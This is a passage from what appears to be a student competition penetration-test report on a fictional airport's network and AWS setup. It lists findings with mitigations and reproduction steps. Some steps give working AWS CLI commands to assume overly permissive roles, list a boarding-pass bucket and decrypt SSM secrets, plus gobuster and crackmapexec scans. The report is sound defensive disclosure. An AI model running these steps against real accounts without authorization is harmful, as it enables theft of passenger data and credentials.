Within the AWS environment, roles can be configured to allow users to obtain the privileges of a specific role. The 'dev-s3-role' has the permission to list and download the contents of the boarding pass S3 bucket. A malicious threat actor can exfiltrate this data by assuming the role without authorization.

Business Impact Description

The 'boarding pass' bucket likely contains sensitive information, such as personally identifiable details, and the unauthorized release of this data could result in privacy violations and legal repercussions. The organization may face reputational damage, eroding trust among customers and stakeholders.

Affected Systems

Amazon Web Services (AWS)

- Roles
  - Dev-S3-Role

Potential Compliance Violations

TSA Cybersecurity 2023 Emergency Amendment – Requirement: 2

Mitigations

Ensure the Dev-S3-Role isnt publically accessable.

References

https://www.crowe.com/cybersecurity-watch/preventing-privilege-escalation-aws-environment

https://docs.aws.amazon.com/IAM/latest/UserGuide/roles-managingrole-editing-cli.html

Steps for Reproduction

6. View privileges of attached dev-s3-role policy, dev-s3-policy

```
aws iam get-policy-version --policy-
arn arn:aws:iam::677302527522:policy/dev-s3-policy --version-id v1
```




Figure 21 - Policy allows us to download and list boarding passes

7. Assume the role with temporary credentials

```
aws sts assume-role --role-arn arn:aws:iam::677302527522:role/dev-s3-role --role-session-name dev-s3-role
```

8. List the contents of the kalkapasses S3 bucket

```
aws s3 ls s3:// kalka-passes20240111034800610800000003 --profile dev-s3-role --recursive
```

```
2024-01-10 22:48:04      32749 files/12694.pdf
2024-01-10 22:48:06      32986 files/18141.pdf
2024-01-10 22:48:06      32779 files/19540.pdf
2024-01-10 22:48:06      32532 files/20853.pdf
2024-01-10 22:48:06      32521 files/21800.pdf
2024-01-10 22:48:04      32981 files/23763.pdf
2024-01-10 22:48:05      32672 files/2587.pdf
2024-01-10 22:48:06      32473 files/28048.pdf
2024-01-10 22:48:05      32271 files/28453.pdf
2024-01-10 22:48:06      32029 files/29273.pdf
2024-01-10 22:48:06      33170 files/36245.pdf
2024-01-10 22:48:06      33053 files/38652.pdf
2024-01-10 22:48:06      33136 files/40127.pdf
2024-01-10 22:48:06      33094 files/40781.pdf
2024-01-10 22:48:06      33091 files/40967.pdf
2024-01-10 22:48:06      32266 files/45060.pdf
2024-01-10 22:48:07      32980 files/45344.pdf
2024-01-10 22:48:05      33222 files/49581.pdf
2024-01-10 22:48:04      33931 files/56479.pdf
```

Figure 22 - Ability to List Passenger Boarding Passes

END OF FINDING BLOCK

9.5. Low Risk Findings

ET-L-03	9.5.1. Help Desk Revealing Internal Assets		
Findings Categorization			
Business Impact	Low	**CVSS v4.0 Score**	None
CVSS Vector	None		

Technical Description

During the Vishing Assessment, the help desk attempted to assist FINALS-XX in signing into their email. During this they alluded to the internal network in two ways. The first being the ip address as well as the domain name of their internal exchange server and the second being that employees use windows workstations.

Business Impact Description

The leakage of internal network information can result in severe consequences for businesses. Financial losses, reputation damage, legal consequences, operational disruption, employee trust issues, customer privacy concerns, and remediation costs are among the potential impacts.

Affected Systems

RAKMS IT Help Desk

Potential Compliance Violations

N/A

Mitigations

There are multiple ways to mitigate this issue with the first being to add extra layers of authentication to the help desk authentication process. This can be done by implementing a two-factor authentication method that gets sent to the employee that can be verified such as sending an email to the internal inbox of an employee or sending a text to an employee by the support technician before answering any support issues. Another method of additional authentication could be by having the employee simply visit the help desk in person. This would all be to prevent someone malicious from getting far enough into conversation with a Help Desk Representative for them to leak internal information.

References

https://www.crowdstrike.com/cybersecurity-101/vishing/

END OF FINDING BLOCK

AD-L-12	9.5.2. Minimum Password Length Policy is Less Than 12 Characters		
Findings Categorization			
Business Impact	Low	**CVSS v4.0 Score**	5.3
CVSS Vector	CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:L/SC:N/SI:N/SA:N		

Technical Description

The Active Directory domain corp.kkms.local's password policy minimum length is set to 8. This length is not up to date with indurstry best practices. The industry standard for minimum password length is 12 characters.

Business Impact Description

Devices impacted by this password policy are more susceptible to compromise, and could aid an adversary in gaining access to RAKMS systems or proforming post exploitation procedures. Promoting industry standard password policies can assist the organizations security posture overall, and help maintain compliance with PCI-DSS

Affected Systems

corp.kkms.local

Potential Compliance Violations

PCI DSS: 8.3.6

TSA Cybersecurity 2023 Emergency Amendment – Requirement: 2

Mitigations

1. Open the group policy management console
2. Expand Domains, your domain, then group policy objects
3. Right click the default domain policy and click edit
4. Now navigate to Computer Configuration\Policies\Windows Settings\Security Settings\Account Policies\Password Policy
5. Edit the minimum password policy setting to 12

References

https://activedirectorypro.com/how-to-configure-a-domain-password-policy/

Steps for Reproduction

1. Execute gpresult to view the Group Policy Objects (GPO) to identify the minimum password age

```
gpresult /z
```

END OF FINDING BLOCK

AD-L-13	9.5.3. SMBv1 Protocol is enabled		
Findings Categorization			
Business Impact	Low	**CVSS v4.0 Score**	None
CVSS Vector	None		

Technical Description

SMBv1, an outdated and deprecated protocol, introduces security vulnerabilities and weaknesses that pose a potential threat to the overall integrity and confidentiality of the system. Notably, the protocol is associated with the notorious WannaCry ransomware attack, exploiting a specific vulnerability in SMBv1. The susceptibility to the EternalBlue exploit further accentuates the risks, as it opens avenues for unauthorized access and malware propagation. Moreover, the lack of modern encryption in SMBv1 exposes transmitted data to potential interception, compromising data confidentiality. The weaker authentication mechanisms of SMBv1 make the system more susceptible to brute-force attacks, where attackers could attempt unauthorized access by exploiting these vulnerabilities.

Business Impact Description

Given the outdated nature of SMBv1, the airport infrastructure becomes susceptible to potential cyber threats, introducing risks that can disrupt essential services. The association of SMBv1 with the WannaCry ransomware attack and the EternalBlue exploit raises concerns about the airport's ability to ensure the integrity of its systems and data. In the event of a successful attack, there is a tangible risk of operational downtime, affecting flight information systems, baggage handling, and communication between various airport departments. The lack of modern encryption in SMBv1 also puts passenger data at risk, potentially leading to breaches in confidentiality and compromising the airport's compliance with data protection regulations.

Affected Systems

10.0.0.6

- Port(s) 139, 445
    - Server Message Block (SMB)

Potential Compliance Violations

PCI DSS: 2.2.6

Mitigations

1. Execute the Set-SmbServerConfiguration powershell cmdlet to disable SMBv1

```
Set-SmbServerConfiguration -EnableSMB1Protocol $false
```

2. Execute the same cmdlet to enable a more recent version of SMBv2

```
Set-SmbServerConfiguration -EnableSMB2Protocol $true
```

References

https://learn.microsoft.com/en-US/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3?tabs=server

Steps for Reproduction

1. Execute crackmapexec to enumerate the SMB version

```
crackmapexec smb 10.0.0.6
```




Figure 23 - SMB Version Enumeration

END OF FINDING BLOCK

AWS-L-05	9.5.4. Unauthorized Access to AWS System Parameters		
Findings Categorization			
Business Impact	None	**CVSS v4.0 Score**	2.3
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:N/VC:L/VI:N/VA:N/SC:L/SI:N/SA:N		

Technical Description

Within the AWS environment, roles can be configured to allow users to obtain the privileges of a specific role. These roles are currently configured to allow any AWS principal to assume them. These roles in particular have the ability to retrieve and decrypt parameters from AWS System Manager which often contain confidential data. This misconfiguration can allow an attacker to gain access to the confidential data without proper authorization.

Business Impact Description

N/A

Affected Systems

Amazon Web Services (AWS)

- Roles
  - Secrets_viewer
  - Secret_viewer
  - Dev1-Role

Potential Compliance Violations

N/A

Mitigations

Role permissions should be updated to adhere to adhere to the princple of least privilege. In this particular case, removing the permission for any AWS principal to assume the role would ensure only authorized users and services are able to assume the role.

References

https://www.crowe.com/cybersecurity-watch/preventing-privilege-escalation-aws-environment

https://docs.aws.amazon.com/IAM/latest/UserGuide/roles-managingrole-editing-cli.html

Steps for Reproduction

9. Using awscli, list the roles in the AWS environment

```
aws iam list-roles
```

```
{
    "Path": "/",
    "RoleName": "secrets_viewer",
    "RoleId": "AROAZ3MTAMYRHXBG3BO4Z",
    "Arn": "arn:aws:iam::677302527522:role/secrets_viewer",
    "CreateDate": "2024-01-11T03:48:07+00:00",
    "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Principal": {
                    "AWS": "*"
                },
                "Action": "sts:AssumeRole"
            },
            {
                "Effect": "Deny",
                "Principal": {
                    "AWS": "*"
                },
                "Action": "sts:AssumeRole",
                "Condition": {
                    "ArnNotEquals": {
                        "aws:PrincipalArn": "arn:aws:iam::677302527522:user/*"
                    }
                }
            }
        ]
    },
```


Figure 24 - Secrets_Viewer Role is Overly Permissive

10. Assume the role with temporary credentials

```
aws sts assume-role --role-arn
arn:aws:iam::677302527522:role/secrets_viewer --role-session-name
secrets_viewer
```

11. Retrieve decrypted value of SSM Parameter

```
aws ssm get-parameter --name "/testdeploy/password/secrets" --with-
decryption
```


```
┌──(root@ CPTC9-[redacted]kali06)-[~]
└─# aws ssm get-parameter --name "/testdeploy/password/secrets" --with-decryption
{
    "Parameter": {
        "Name": "/testdeploy/password/secrets",
        "Type": "SecureString",
        "Value": "[redacted]",
        "Version": 1,
        "LastModifiedDate": "2024-01-10T22:48:01.447000-05:00",
        "ARN": "arn:aws:ssm:us-east-1:677302527522:parameter/testdeploy/password/secrets",
        "DataType": "text"
    }
}
```


Figure 25 - Decrypted Secure String Value

END OF FINDING BLOCK

AWS-L-06	9.5.5. Unauthorized Access to Lambda Dev Roles		
Findings Categorization			
Business Impact	Low	**CVSS v4.0 Score**	2.3
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N		

Technical Description

Within the AWS environment, roles can be configured to allow users to obtain the privileges of a specific role. These roles are currently configured to allow any AWS principal to assume them. These roles in particular have the ability to use any of the Lambda list functions. This can expose Lambda.function code and other properties that can be used for potential exploitation or privilege escalation

Business Impact Description

Affected Systems

Amazon Web Services

- Roles
  - Dev-Lambda-Bar-Role
  - Dev-Lambda-Role
  - Dev2-Lambda-Role

Potential Compliance Violations

N/A

Mitigations

Role permissions should be updated to adhere to adhere to the princple of least privilege. In this particular case, removing the permission for any AWS principal to assume the role would ensure only authorized users and services are able to assume the role.

References

https://www.crowe.com/cybersecurity-watch/preventing-privilege-escalation-aws-environment

https://docs.aws.amazon.com/IAM/latest/UserGuide/roles-managingrole-editing-cli.html

Steps for Reproduction

1. Using awscli, list the roles in the AWS environment

```
aws iam list-roles
```

```
{
    "Path": "/",
    "RoleName": "dev-lambda-bar-role",
    "RoleId": "AROAZ3MTAMYRDEYUDP4IQ",
    "Arn": "arn:aws:iam::677302527522:role/dev-lambda-bar-role",
    "CreateDate": "2024-01-11T03:48:08+00:00",
    "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Principal": {
                    "AWS": "*"
                },
                "Action": "sts:AssumeRole"
            },
            {
                "Effect": "Deny",
                "Principal": {
                    "AWS": "*"
                },
                "Action": "sts:AssumeRole",
                "Condition": {
                    "ArnNotEquals": {
                        "aws:PrincipalArn": "arn:aws:iam::677302527522:user/*"
                    }
                }
            }
        ]
    },
    "MaxSessionDuration": 3600
},
```


Figure 26 - Dev-Lambda-Bar-Role is overly permissive

2. Assume the role with temporary credentials

```
aws sts assume-role --role-arn arn:aws:iam::677302527522:role/dev-lambda-bar-role --role-session-name dev-lambda-bar-role
```

Figure 27 - Temporary Credentials Granted to Assume Role

END OF FINDING BLOCK

9.6. Informational Findings

WA-I-02	9.6.1. CANICLES Terminal PHP Info Exposed		
Findings Categorization			
Business Impact	Informational	**CVSS v4.0 Score**	None
CVSS Vector	None		

Technical Description

The phpinfo() function in PHP is a useful tool that outputs a comprehensive overview of the current PHP configuration, including information about PHP modules, server information, and environment variables. It provides detailed insights into the PHP environment, such as the PHP version, server type and version, modules enabled, and configuration options. However, having a file containing the phpinfo() function publicly accessible can pose significant security risks.

This information can be leveraged by attackers to identify potential vulnerabilities, understand the server's configuration, and develop targeted attack strategies.

The CANICLES terminal page leaks a page called *"info.php"* that calls the phpinfo() function.

Business Impact Description

Disclosure of system configurations could allow an adversary to gain further insight into the development of internal applications and eventually compromise externally facing applications.

Affected Systems

10.0.200.43 – TSA.guest.kkms.local

Potential Compliance Violations

N/A

Mitigations

1. Disable the "phpinfo()" function in the php.ini file.

References

https://www.php.net/manual/en/function.phpinfo.php

Steps for Reproduction

1. Navigate to the following files

http://10.0.200.43/info.php

http://10.0.0.43/info.php




Figure 9 - phpinfo() file accessible (info.php) on 10.0.200.43

Figure 28: phpinfo() file accessible (info.php) on 10.0.0.43

END OF FINDING BLOCK

WA-I-03	9.6.2. Lack of Best-Practice HTTP Headers		
Findings Categorization			
Business Impact	Informational	**CVSS v4.0 Score**	None
CVSS Vector	None		

Technical Description

There are a set of security headers within http that when implemented within web server responses it improves the web application security of a web server. Using these are best practice and ensure to use them as they could potentially fix some vulnerabilities that can be low hanging fruit when developing and maintaining a webapp.

Business Impact Description

This information could give attackers more clues about how to attack the website or even give them initial access without the proper implementation. If the website is compromised, users may be affected which would lead to a loss of trust from customers and potentially a leak of their information.

Affected Systems

10.0.0.43

- 80/tcp

10.0.200.43

- 80/tcp

10.0.20.101

- 80/tcp

10.0.20.102

- 80/tcp

10.0.20.103

- 80/tcp

Potential Compliance Violations

N/A

Mitigations

1. Implement all the following headers as a response in all the above web applications. [1]

HEADER	PURPOSE
X-Frame-Options: DENY X-Frame-Options: SAMEORIGIN	Avoid Clickjacking Attacks
X-XSS-Protection 1; mode=block	Avoid XSS Attacks
X-Content-Type-Options: nosniff	Avoid MIME type sniffing
Referrer-Policy: strict-origin-when-cross-origin	Reduces Referrer Information Leakage

Strict-Transport-Security: max-age=63072000; includeSubDomains; preload	Forces HTTPS (Only Include If There Is An Upgrade To HTTPS)

References

[1] https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html

Steps for Reproduction

N/A

END OF FINDING BLOCK

WA-I-04	9.6.3. Directory Listing enabled on Web Server		
Unremediated			
Findings Categorization			
Business Impact	Informational	**CVSS v4.0 Score**	None
CVSS Vector	None		

Technical Description

There is an exposed directory listing that is exposed on an internal web application. These directories listings allow attacks to harness information about a network environment and grab sensitive information allowing potential lateral movement or data breaches.

Business Impact Description

This directory listing reveals internal files stored on this web application. This listing reveals internal files which include a database. This could lead to a leakage of customer or employee PII which violates PCI-DSS which results in a variety of fines that could affect the overarching business. An event of this fashion would also affect public trust in the business, greatly affecting the reputation of RAKMS.

Affected Systems

10.0.0.100

- 80
  - Kestrel Web Application

Potential Compliance Violations

N/A

Mitigations

1. Disable Directory Listing within the web framework that is being utilized for this website. This may vary from framework to framework, so make sure to read the vendor's documentation.

References

https://learn.microsoft.com/en-US/iis/configuration/system.webserver/directorybrowse

Steps for Reproduction

1. Run a directory fuzzer against the web application

```
Gobuster dir -u http://10.0.0.100/ -w
/usr/share/wordlists/dirb/common.txt
```

```
┌──(root@ CPTC9 [redacted] di-kali04)-[~/Desktop/CORP]
└─# gobuster dir -u http://10.0.0.100/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.0.100/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 0] [--> http://10.0.0.100/assets/]
/index.html           (Status: 200) [Size: 1467]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Figure 29: Fuzzing Results

2. Navigate to http://10.0.0.100/assets




Figure 30: Exposed Directory Listing

END OF FINDING BLOCK

AD-I-14	9.6.4. Microsoft Exchange Server Utilizes Self-Signed Certificate		
Findings Categorization			
Business Impact	Informational	**CVSS v4.0 Score**	None
CVSS Vector	None		

Technical Description

The Microsoft Exchange server CESSNA-EXCHANGE (10.0.0.6) uses a self-signed certificate. A self-signed certificate is a certificate that is not signed by a trusted certificate authority (CA). These certificates can be used to encrypt data sent over a network, such as through HTTPS, but they are not generally considered to be as secure as certificates signed by a trusted CA because they cannot be verified by a third party.

Business Impact Description

Self-signed certificates are not verified by a trusted third-party, which means that there is no way for clients to verify the identity of the server. This can lead to security issues, such as man-in-the-middle attacks, which is critical when dealing with services that contain sensitive information.

Affected Systems

10.0.0.6 – CESSNA-EXCHANGE

- 443
    - Website

Potential Compliance Violations

N/A

Mitigations

1. Utilize the Active Directory Certificate Services, generate and issue SSL certificates for affected systems.
2. After this certificate is issued, update the affected systems to utilize said certificate

References

https://learn.microsoft.com/en-us/training/modules/implement-manage-active-directory-certificate-services/

Steps for Reproduction

1. Utilize the sslscan tool to print the SSL Certificate Issuer

```
sslscan 10.0.0.6 | grep "SSL Certificate" -A 7
```

Figure 31: sslscan command output

END OF FINDING BLOCK

WA-I-05	9.6.5. Ruby on Rails Server Version is Exposed		
Unremediated			
Findings Categorization			
Business Impact	Informational	**CVSS v4.0 Score**	None
CVSS Vector	None		

Technical Description

The version for the Ruby on Rails server is exposed on a publicly viewable webpage. The public visibility of the Ruby on Rails server version on a webpage can inadvertently provide potential attackers with valuable information about the software's configuration, which they may leverage to identify, and exploit known vulnerabilities associated with that specific software version.

Business Impact Description

The inadvertent exposure of the server version on a publicly accessible webpage will provide potential attackers with a roadmap for targeted exploitation, significantly elevating the risk of successful cyber-attacks. This heightened vulnerability may lead to unauthorized access, data breaches, and subsequent reputational damage. The fallout from such incidents includes financial repercussions stemming from remediation efforts, legal expenses, and potential regulatory non-compliance penalties.

Affected Systems

10.0.20.100

- Port 3000
  - Ruby on Rails Server

Potential Compliance Violations

N/A

Mitigations

Ruby on Rails refers to this page as a "smoke test," to confirm that it is configured in a state that is correct enough to serve a page as an indicator for a site admin or developer installing Ruby on Rails for the first time. RAKMS should at minimum implement a controller, view, and default application home page. This can be done by including a reference to the home page in config/routes.rb.

References

https://guides.rubyonrails.org/v6.0.2.1/getting_started.html

Steps for Reproduction

1. Visit target web server at

```
http://10.0.20.100:3000
```

Figure 32: Ruby on Rails version exposed at http://10.0.20.100:3000/

END OF FINDING BLOCK

10. Appendix A: Non-Compliance Findings

10.1. Payment Card Industry Data Security Standard (PCI DSS)

PCI DSS Requirements	Related Findings
Build and Maintain a Secure Network and Systems	
Requirement 1: Install and Maintain Network Security Controls	9.4.3
Requirement 2: Apply Secure Configurations to All System Components	9.2.4; 9.2.6; 9.3.5; 9.4.1; 9.4.2; 9.5.3
Protect Account Data	
Requirement 3: Protect Stored Account Data	
Requirement 4: Protect Cardholder Data with Strong Cryptography During Transmission Over Open, Public Networks	
Maintain a Vulnerability Management Program	
Requirement 5: Protect All Systems and Networks from Malicious Software	9.3.2
Requirement 6: Develop and Maintain Secure Systems and Software	9.2.3; 9.2.5
Implement Strong Access Control Measures	
Requirement 7: Restrict Access to System Components and Cardholder Data by Business Need to Know	
Requirement 8: Identify Users and Authenticate Access to System Components	9.2.2; 9.3.4; 9.5.2
Requirement 9: Restrict Physical Access to Cardholder Data	
Regularly Monitor and Test Networks	
Requirement 10: Log and Monitor All Access to System Components and Cardholder Data	
Requirement 11: Test Security of Systems and Network Regularly	
Maintain an Information Security Policy	
Requirement 12: Support Information with Organizational Policies and Programs	

10.2. TSA Cybersecurity 2023 Emergency Amendment

Other Regulation Requirements	Related Findings
Requirement 1: Develop network segmentation policies and controls to ensure that operational technology systems can continue to safely operate in the event that an information technology system has been compromised, and vise versa	N/A
Requirement 2: Create access control measures to secure and prevent unauthorized access to critical cyber systems.	
Requirement 3: Implement continuous monitoring and detection policies and procedures to defend against, detect, and respond to cybersecurity threats and anomalies that affect critical cyber system operations	
Requirement 4: Reduce the risk of exploitation of unpatched systems through the application of security patches and updates for operating systems,	

applications, drivers, and firmware on critical cyber systems in a timely manner using a risk-based methodology	

11. Appendix B: Testing Methodology

11.1. Penetration Testing Execution Standard (PTES)

For the assessment of CLIENT-NAME's internal network, FINALS-XX utilized the Penetration Testing Execution Standard (PTES)[5] due to its coherency and extensive coverage of all stages encountered throughout an internal penetration test. The PTES methodology separates each penetration test into 7 unique phases:

1. Pre-Engagement Interactions: This initial phase involves extensive communication and collaboration between the penetration testing team and the client organization. It's during this stage that the objectives, scope, and rules of engagement are defined, and a clear understanding of the target environment is established. By carefully addressing these aspects, the pre-engagement interactions lay the groundwork for a transparent, well-structured, and mutually beneficial penetration testing engagement that aligns with the client's specific security needs and goals.

2. Intelligence Gathering: Once pre-engagement interactions have concluded, the next phase of the methodology focuses on collecting information about the target organization and its assets. To collect this information, different techniques are utilized such as Open-Source Intelligence (OSINT), social engineering, and fingerprinting.

3. Threat Modeling: The primary goal of this stage is identifying and categorizing a business's critical assets, mapping each asset to all probable attack vectors, and identifying and modeling the appropriate threat actors based on the nature of the assets.

4. Vulnerability Analysis: Next, the methodology then calls for an in-depth analysis of the client's assets with the goal of discovering flaws in the systems and applications that are within the scope of the assessment. This process can involve the use of banner grabbing to identify services and versions, manual testing to discover vulnerabilities, and automated vulnerability scanners.

5. Exploitation: This stage involves revisiting all vulnerabilities gathered during the previous phases of the methodology, with the primary goal of exploiting these targets and gaining access to the client's assets.

6. Post-Exploitation: Upon gaining access, the next step is evaluating the importance of the compromised asset and the risk that it poses, as well as searching for additional vulnerabilities such as privilege escalation or moving laterally within the client's network.

7. Reporting: The final step of this methodology involves gathering all findings from the previous phases and generating a professional report for the client. The main purpose of the report is to convey all findings from the penetration test, as well as remediation techniques so that security is hardened as a result of the assessment.

[5] http://www.pentest-standard.org/index.php/Main_Page

11.2. OWASP Top 10

FINALS-XX utilizes the OWASP Top 10[6] as a foundational framework for evaluating Web Applications, focusing on identifying common vulnerabilities and misconfigurations. The overarching goal of the project is to establish a consensus among experts in web application security regarding the most prevalent issues in modern applications. The 2021 edition of the OWASP Top 10, which if the most recent, specifies the following web application security flaws:

OWASP Top 10	
1. Broken Access Control	2. Cryptographic Failures
3. Injection	4. Insecure Design
5. Security Misconfiguration	6. Vulnerable and Outdated Components
7. Identification and Authentication Failures	8. Software and Data Integrity Failures
9. Security Logging and Monitoring Failures	10. Server-Side Request Forgery

This structured approach empowers security professionals to comprehensively assess and address the most critical aspects of web application security based on the collective insights of the industry.

[6] https://owasp.org/www-project-top-ten/

12. Appendix C: Findings Legend

To enhance clarity, FINALS-XX has included this legend of our findings. This serves as a helpful reference guide to understanding the background behind each of the sections of our findings.

Section	Description
Unique ID	The unique ID serves as an easy way to identify a specific finding as it is composed of the abbreviation of the relevant logical system, a risk categorization abbreviation, and a numeric index within the risk categorization. Additional information of the logical systems can be found in Appendix D.
Finding Title	The finding title is a short description of finding that can be utilized to understand the contents of the finding at a high-level overview.
Business Impact	FINALS-XX utilizes a qualitative business impact rating based on the ability of the finding to impact the confidentiality of the business or customer data, the integrity of said data, the availability of business operations, the legal and regulatory compliance of the business, or the safety of employees and customers. The business impact is rated across one of five categories, Critical, High, Moderate, Low, Informational, and is used in tandem with the Common Vulnerability Scoring System (CVSS) v4.0 score to achieve the overall finding categorization.
CVSS v4.0 Score	The CVSS v4.0 score is a standardized numerical rating that quantifies the severity of a security vulnerability. It considers various factors, including the vulnerability's impact and how easy it is to exploit. A higher score indicates a more critical and potentially harmful vulnerability, aiding organizations in prioritizing and addressing security issues effectively.
CVSS Vector	The CVSS vector is an abbreviated string representation of the metrics utilized to calculate the CVSS score. This metric can be useful to identify reoccurring issues or understand the technical impact of the vulnerability at a brief glance.
Technical Description	The technical description gives a detailed explanation of a technical aspect of the finding, breaking down how the vulnerability exists and could be exploited. It helps technical teams understand fix the vulnerability more effectively.
Business Impact Description	The business impact description outlines the potential consequences of a finding on the organization's operations, assets, and overall business continuity.
Affected Systems	The affected systems section includes all assets that are impacted by the specified finding.
Potential Compliance Violations	Potential compliance violations refer to aspects of regulatory, industry, or legal requirements that might be violated with respect to the contents of the findings.
Mitigations	The mitigations section offers practical strategies and recommendations to address and reduce the impact of identified findings.
References	The references section includes and references that might be helpful for resolving, reproducing, or understanding the finding.
Steps for Reproduction	Steps for reproduction are a clear and concise set of instructions to allow RAKMS to verify findings and test potential solutions for remediation.

13. Appendix D: Logical Systems

